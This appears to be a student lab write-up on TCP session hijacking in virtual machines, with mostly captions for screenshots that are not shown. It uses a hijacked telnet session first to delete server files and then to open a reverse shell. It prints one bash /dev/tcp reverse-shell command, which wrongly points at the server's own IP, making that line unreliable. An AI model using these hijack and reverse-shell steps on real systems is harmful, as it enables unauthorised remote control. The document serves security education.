
On running the attack in either of the above two methods (netwox tool or scapy program), the below screenshots show the effect of the same:



WIRESHARK CAPTURE SHOWING THE HIJACKING ATTACK



SCREENSHOT SHOWING THE CLIENT TERMINAL FREEZE ON ACCOUNT OF THE HIJACKING ATTACK



SCREENSHOT SHOWING THE FILE ON THE SERVER DELETED AS A RESULT OF THE ATTACK AS THERE IS NO OUTPUT WHEN THE 'ls' COMMAND IS EXECUTED INDICATING THERE ARE NO FILES IN THE CURRENT DIRECTORY

Observations from the TCP Session Hijacking Attacks:


The main aim of TCP session hijacking attack is to hijack a existing connection and inject malicious data into the same. From the above conducted experiment, we notice that the client initially establishes a telnet connection to the server and access's the data on the server side. But the attacker sniffs the packets using wireshark to obtain the sequence number, port no, acknowledgement number of the last packet sent from client to server in order to use them for the purpose of attack. The attacker then uses this information and launches an attack thereby injecting malicious code to delete the files from the server making it appear as though the client has deleted them, but actually the session has been hijacked which is evident from the client terminal freezing and file being deleted from the server. Hence, the objective of the attacker has been fulfilled.

One of the successful methods of preventing this attack is to use end-to-end encryption between the server and client so that the attacker cannot sniff and obtain the information needed to launch an attack.


TASK 5: CREATING REVERSE SHELL USING TCP SESSION HIJACKING

Objective: To run a reverse shell from the victim machine to give the attacker the shell access to the victim machine after hijacking a TCP session using netwox tool and scapy.

Setup: Client VM: 10.0.2.5 ; **Server VM:** 10.0.2.6 ; **Attack VM:** 10.0.2.9




SCREENSHOT SHOWING THE SUCCESSFUL TELNET CONNECTION FROM CLIENT TO SERVER AND CLIENT BEING ABLE TO ACCESS THE SERVER FILES




WIRESHARK CAPTURE OF THE TELNET CONNECTION

The source port number, the sequence number and acknowledgement number needed for the hijacking attack has been taken from the last TCP packet captures on wireshark which has moved from the client to the server. These captures information is put in the command for running the attack.




SCREENSHOT OF THE SUCCESSFUL ATTACK USING NETWOX TOOL




SCREENSHOT OF THE PYTHON PROGRAM TO RUN THE ATTACK

Note: The attributes to the py program have also been taken from another wireshark capture of the last TCP packet from the client to server and used in the code.

On running the attack in either of the above two methods (netwox tool or scapy program), the below screenshots show the effect of the same:




WIRESHARK CAPTURE OF THE ATTACK



SCREENSHOT OF THE CLIENT TERMINAL FREEZE DUE TO THE ATTACK

We now open a nc listener on port 9090 and obtain a reverse shell of the server and the attacker can run any commands on the server. And on another terminal, we run the following command

\n /bin/bash -i > /dev/tcp/10.0.2.6 /9090 2>&1 \n\r



SCREENSHOT SHOWING OBTAINING OF THE REVERSE SHELL OF THE SERVER WHICH IS EVIDENT BY THE 'ifconfig' COMMAND and 'ls' COMMAND TO DISPLAY ALL THE FILES IN THE SERVER

Observations from the Reverse Shell Attack:

Reverse shell is a shell process running on a remote machine connecting back to the attacker. The main aim of TCP session hijacking attack is to hijack a existing connection and inject malicious data into the same, followed by which can be used to run a reverse shell of the server. From the above conducted experiment, we notice that the initial hijacking attack is similar to the previous task. The difference is instead of the malicious data being to delete the server file, the data here is to run a shell program on the server to later obtain the reverse shell. Once the hijacking is successful, if we open a listening port on the attacker and run a command, we can achieve the reverse shell attack and access the files on the server and meddle with them.

One of the successful methods of preventing this attack is by using Application Control's custom signature capability.